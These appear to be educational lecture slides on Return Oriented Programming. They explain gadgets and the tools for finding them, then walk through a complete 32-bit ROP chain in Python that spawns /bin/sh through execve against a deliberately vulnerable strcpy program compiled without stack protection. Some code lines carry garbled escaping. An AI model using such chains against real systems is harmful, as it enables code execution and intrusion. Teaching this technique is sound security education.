

Return Oriented Programming

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Outline

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What is Return Oriented Programming?

- A type attack that exploits buffer overruns
- Published by Hovav Shacham in 2007
- Arised as a technique to counter security mechanisms (NX
- Big binary → ROP is turing complete
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated and ROP describes chaining of small code segments

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Overview

- ➊ Search the binary for gadgets: return (0xC3 bytes that contain useful instructions before
- ➋ Generate a list of these gadgets, called ROP chain
- ➌ Generate a payload with the addresses of these gadgets
- ➍ Insert payload via buffer overrun

ROP gadgets

- Gadgets are machine instructions that end on a return
- Tools: ROPgadget
(<https://github.com/JonathanSalwan/ROPgadget>,
ropper (<https://github.com/sashs/Ropper>, Radare2,
pwntools....

Figure: ROP Gadgets

```
0x00000000000010d1 : loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x000000000000110d : mov byte ptr [rip + 0x2f1c], 1 ; pop rbp ; ret
0x0000000000001162 : mov eax, 0 ; pop rbp ; ret
0x0000000000001151 : nop ; pop rbp ; ret
0x00000000000010d3 : nop dword ptr [rax + rax] ; ret
0x000000000000112c : nop dword ptr [rax] ; endbr64 ; jmp 0x10a0
0x0000000000001091 : nop dword ptr [rax] ; ret
0x0000000000001117 : nop dword ptr cs:[rax + rax] ; ret
0x00000000000010d2 : nop word ptr [rax + rax] ; ret
0x00000000000010cf : or bh, bh ; loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x0000000000001114 : pop rbp ; ret
0x0000000000001036 : push 0 ; jmp 0x1020
0x000000000000101a : ret
0x0000000000001011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000001171 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000001170 : sub rsp, 8 ; add rsp, 8 ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP  eax; ret;
```

- These allow us to write arbitrary values into registers
- However, sometimes we do not find a pop into our desired register (e.g. r14, here we can improvise and use something like

```
XOR  r14, r14; pop r12; XOR  r14, r12;  
ret;
```


Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [rax], rxc; ret;
```

- allows us to write into memory

```
mov rax, [rxc]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful

Useful gadgets: Systemcalls, arithmetics

- add, sub, div, xor, mul, div... allow us to manipulate register contents
- Since programs run in userspace we have limited privileges, if we can find systemcalls we can, in combination with the arithmetic operations and pop instructions call arbitrary system calls

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter




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Target Program and Compilation

Listing 1: Target Program (stack protectors must be off)

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[]) {
5     char buffer[8] = {0};
6     if (argc != 2) {
7         printf("A single argument is required.\n");
8         return 1;
9     }
10    strcpy(buffer, argv[1]);
11    return 0;
12 }
```

Listing 2: Compilation command

```
clang -o vuln vuln.c -m32 -fno-stack-  
protector -Wl,-z,relro,-z,now,-z -static
```

Spawning a shell: Approach

- Using ropper we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
 - ① write /bin/sh into memory (at the data segment)
 - ② init syscall number (11)
 - ③ init syscall argument (address of /bin//sh)
 - ④ call syscall

Generating the payload, writing /bin

```
1 from struct import pack
2
3 p = 'AAAABBBBCCCC'
4 p += str(pack('<I', 0x080958b5\\)\\) # pop edx; xor eax
   , eax; pop edi; ret;
5 p += str(pack('<I', 0x080f0f6c\\)\\) # @ .data
6 p += str(pack('<I', 0x00000000\\)\\) # @ NULL
7 p += str(pack('<I', 0x080b526a\\)\\) # pop eax ; ret
8 p += '/bin'
9 p += str(pack('<I', 0x08059402\\)\\) # mov dword ptr [
   edx], eax ; ret
10
```

Generating the payload, writing //sh

```
1 p += str(pack('<I', 0x080958b5\\)\\) # pop edx; xor eax  
    , eax; pop edi; ret;  
2 p += str(pack('<I', 0x080f0f70\\)\\) # @ .data + 4  
3 p += str(pack('<I', 0x00000000\\)\\) # @ NULL  
4 p += str(pack('<I', 0x080b526a\\)\\) # pop eax ; ret  
5 p += '//sh'  
6 p += str(pack('<I', 0x08059402\\)\\) # mov dword ptr [  
    edx], eax ; ret
```

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Generating the payload, init params

```
1 # write null byte after /bin/sh
2 p += str(pack\('<I', 0x080958b5\\)\) # pop edx; xor eax
   , eax; pop edi; ret;
3 p += str(pack\('<I', 0x080f0f74\\)\) # @ .data + 8
4 p += str(pack\('<I', 0x00000000\\)\) # @ NULL
5 p += str(pack\('<I', 0x080506c0\\)\) # xor eax, eax ;
   ret
6 p += str(pack\('<I', 0x08059402\\)\) # mov dword ptr [
   edx], eax ; ret
7 # write address of /bin/sh to ebx
8 p += str(pack\('<I', 0x08049022\\)\) # pop ebx ; ret
9 p += str(pack\('<I', 0x080f0f6c\\)\) # @ .data
10 # arguments and environment to ecx,edx
11 p += str(pack\('<I', 0x0805e64f\\)\) # pop ecx; add al,
   0xf6; ret;
12 p += str(pack\('<I', 0x080f0f74\\)\) # @ .data + 8
13 p += str(pack\('<I', 0x080958b5\\)\) # pop edx; xor eax
   , eax; pop edi; ret;
14 p += str(pack\('<I', 0x080f0f74\\)\) # @ .data + 8
15 p += str(pack\('<I', 0x00000000\\)\) # @ NULL
```

Generating the payload, init params, syscall

```
1 p += str(pack\('<I', 0x080506c0\\)\) # xor eax, eax ;  
   ret  
2 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
3 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
4 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
5 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
6 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
7 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
8 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
9 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
10 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
11 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
12 p += str(pack\('<I', 0x08082a9e\\)\) # inc eax ; ret  
13 p += str(pack\('<I', 0x08049b2a\\)\) # int 0x80  
14 print p  
15
```

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Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms → practically impossible to use ROP

Sources

`https://trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.eecs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:
memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_
jonathan_salwan_2014.pdf`

Proof that ROP is Turing Complete

What is turing completeness?

https://en.wikipedia.org/wiki/Turing_completeness

Refer to proof from

<https://drwho.virtadpt.net/files/mov.pdf> that x86 MOV itself is turing complete, from that we can conclude that mov, with access to the pop instruction is enough to make ROP itself turing complete.